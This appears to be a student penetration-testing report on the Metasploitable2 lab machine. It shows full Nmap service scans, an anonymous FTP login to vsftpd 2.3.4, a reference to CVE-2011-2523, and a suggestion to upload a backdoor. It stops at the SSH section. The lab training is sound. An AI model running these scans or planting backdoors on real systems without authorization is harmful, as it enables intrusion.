Major Project

VAPT Report on Metasploitable2

By: Rishi Raj Sachan

Table of Content:

1. Executive Summary

This is a vulnerability and penetration testing report on Metasploitable2 system. In this we will be searching and exploiting the vulnerability present in the system as well as provide the risk assessment.


1.1 Scope of Testing

Target system and it details are provided before the assessment was conducted.

Target System: Metasploitable2 **IP Address:** 10.0.2.6


2. Discovered Vulnerabilities

Performing Nmap scan on the target system to find the open ports.




```
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
8009/tcp open  ajp13
8180/tcp open  unknown
```


Scanning for more details regarding which service version are running on the target system.




```
┌──(root㉿kali)-[~]
└─# nmap 10.0.2.6 -v -sS -A
Starting Nmap 7.92 ( https://nmap.org ) at 2022-10-14 00:42 EDT
NSE: Loaded 155 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 00:42
Completed NSE at 00:42, 0.00s elapsed
Initiating NSE at 00:42
Completed NSE at 00:42, 0.00s elapsed
Initiating NSE at 00:42
Completed NSE at 00:42, 0.00s elapsed
Initiating ARP Ping Scan at 00:42
Scanning 10.0.2.6 [1 port]
Completed ARP Ping Scan at 00:42, 0.07s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 00:42
Completed Parallel DNS resolution of 1 host. at 00:42, 0.01s elapsed
Initiating SYN Stealth Scan at 00:42
Scanning 10.0.2.6 [1000 ports]
Discovered open port 139/tcp on 10.0.2.6
Discovered open port 3306/tcp on 10.0.2.6
Discovered open port 111/tcp on 10.0.2.6
Discovered open port 80/tcp on 10.0.2.6
Discovered open port 21/tcp on 10.0.2.6
Discovered open port 53/tcp on 10.0.2.6
Discovered open port 5900/tcp on 10.0.2.6
Discovered open port 22/tcp on 10.0.2.6
Discovered open port 445/tcp on 10.0.2.6
Discovered open port 25/tcp on 10.0.2.6
Discovered open port 23/tcp on 10.0.2.6
Discovered open port 514/tcp on 10.0.2.6
Discovered open port 8180/tcp on 10.0.2.6
Discovered open port 6000/tcp on 10.0.2.6
Discovered open port 513/tcp on 10.0.2.6
Discovered open port 1099/tcp on 10.0.2.6
Discovered open port 6667/tcp on 10.0.2.6
Discovered open port 1524/tcp on 10.0.2.6
Discovered open port 5432/tcp on 10.0.2.6
Discovered open port 8009/tcp on 10.0.2.6
Discovered open port 2121/tcp on 10.0.2.6
Discovered open port 512/tcp on 10.0.2.6
```




```
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 10.0.2.4
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      vsFTPd 2.3.4 - secure, fast, stable
|_End of status
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_  2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
23/tcp   open  telnet      Linux telnetd
```




```
25/tcp   open  smtp        Postfix smtpd
|_ssl-date: 2022-10-14T04:43:21+00:00; 0s from scanner time.
| ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There
is no such thing outside US/countryName=XX
| Issuer: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such
thing outside US/countryName=XX
| Public Key type: rsa
| Public Key bits: 1024
| Signature Algorithm: sha1WithRSAEncryption
| Not valid before: 2010-03-17T14:07:45
| Not valid after:  2010-04-16T14:07:45
| MD5:   dcd9 ad90 6c8f 2f73 74af 383b 2540 8828
|_SHA-1: ed09 3088 7066 03bf d5dc 2373 99b4 98da 2d4d 31c6
| sslv2:
|   SSLv2 supported
|   ciphers:
|     SSL2_RC4_128_EXPORT40_WITH_MD5
|     SSL2_DES_64_CBC_WITH_MD5
|     SSL2_RC4_128_WITH_MD5
|     SSL2_DES_192_EDE3_CBC_WITH_MD5
|     SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|_    SSL2_RC2_128_CBC_WITH_MD5
|_smtp-commands: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUS
CODES, 8BITMIME, DSN
53/tcp   open  domain      ISC BIND 9.4.2
| dns-nsid:
|_  bind.version: 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
|_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
|_http-title: Metasploitable2 - Linux
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
```



```
111/tcp  open  rpcbind     2 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2            111/tcp   rpcbind
|   100000  2            111/udp   rpcbind
|   100003  2,3,4       2049/tcp   nfs
|   100003  2,3,4       2049/udp   nfs
|   100005  1,2,3      52673/udp   mountd
|   100005  1,2,3      58442/tcp   mountd
|   100021  1,3,4      55535/tcp   nlockmgr
|   100021  1,3,4      60970/udp   nlockmgr
|   100024  1          38828/udp   status
|_  100024  1          51076/tcp   status
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login       OpenBSD or Solaris rlogind
514/tcp  open  tcpwrapped
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
```



```
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
| mysql-info:
|   Protocol: 10
|   Version: 5.0.51a-3ubuntu5
|   Thread ID: 8
|   Capabilities flags: 43564
|   Some Capabilities: SupportsCompression, Support41Auth, SupportsTransactions, LongColumnFlag, SwitchToSSL
AfterHandshake, Speaks41ProtocolNew, ConnectWithDatabase
|   Status: Autocommit
|_  Salt: oawU"I*2]`G&%'5th.Km
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
|_ssl-date: 2022-10-14T04:43:21+00:00; 0s from scanner time.
| ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There
is no such thing outside US/countryName=XX
| Issuer: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such
thing outside US/countryName=XX
| Public Key type: rsa
| Public Key bits: 1024
| Signature Algorithm: sha1WithRSAEncryption
| Not valid before: 2010-03-17T14:07:45
| Not valid after:  2010-04-16T14:07:45
| MD5:   dcd9 ad90 6c8f 2f73 74af 383b 2540 8828
|_SHA-1: ed09 3088 7066 03bf d5dc 2373 99b4 98da 2d4d 31c6
5900/tcp open  vnc         VNC (protocol 3.3)
| vnc-info:
|   Protocol version: 3.3
|   Security types:
|_    VNC Authentication (2)
6000/tcp open  X11         (access denied)
```




```
6667/tcp open  irc         UnrealIRCd
| irc-info:
|   users: 1
|   servers: 1
|   lusers: 1
|   lservers: 0
|   server: irc.Metasploitable.LAN
|   version: Unreal3.2.8.1. irc.Metasploitable.LAN
|   uptime: 0 days, 0:10:43
|   source ident: nmap
|   source host: 1BB89FD7.EB72D3BE.7B559A54.IP
|_  error: Closing Link: keeyycwho[10.0.2.4] (Quit: keeyycwho)
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
|_ajp-methods: Failed to get a valid response for the OPTION request
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
|_http-favicon: Apache Tomcat
|_http-server-header: Apache-Coyote/1.1
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-title: Apache Tomcat/5.5
```

2.1 vsftpd 2.3.4

Port: 21/tcp   State: Open

In the nmap scan it says that *anonymous* login is allowed, so we will try to login through it.



```
┌──(root㉿kali)-[~]
└─# ftp 10.0.2.6
Connected to 10.0.2.6.
220 (vsFTPd 2.3.4)
Name (10.0.2.6:kali): Anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
```

Login was successful, though it is a ftp service one can only download or upload files from and to the target system. If one wants to escalate the privileges then they only have to upload a backdoor to the target system.


Vulnerability Details: CVE-2011-2523

CVSS Score: 10.0


2.2 OpenSSH 4.7p1 Debian 8ubuntu1

Port: 22/tcp   State: Open

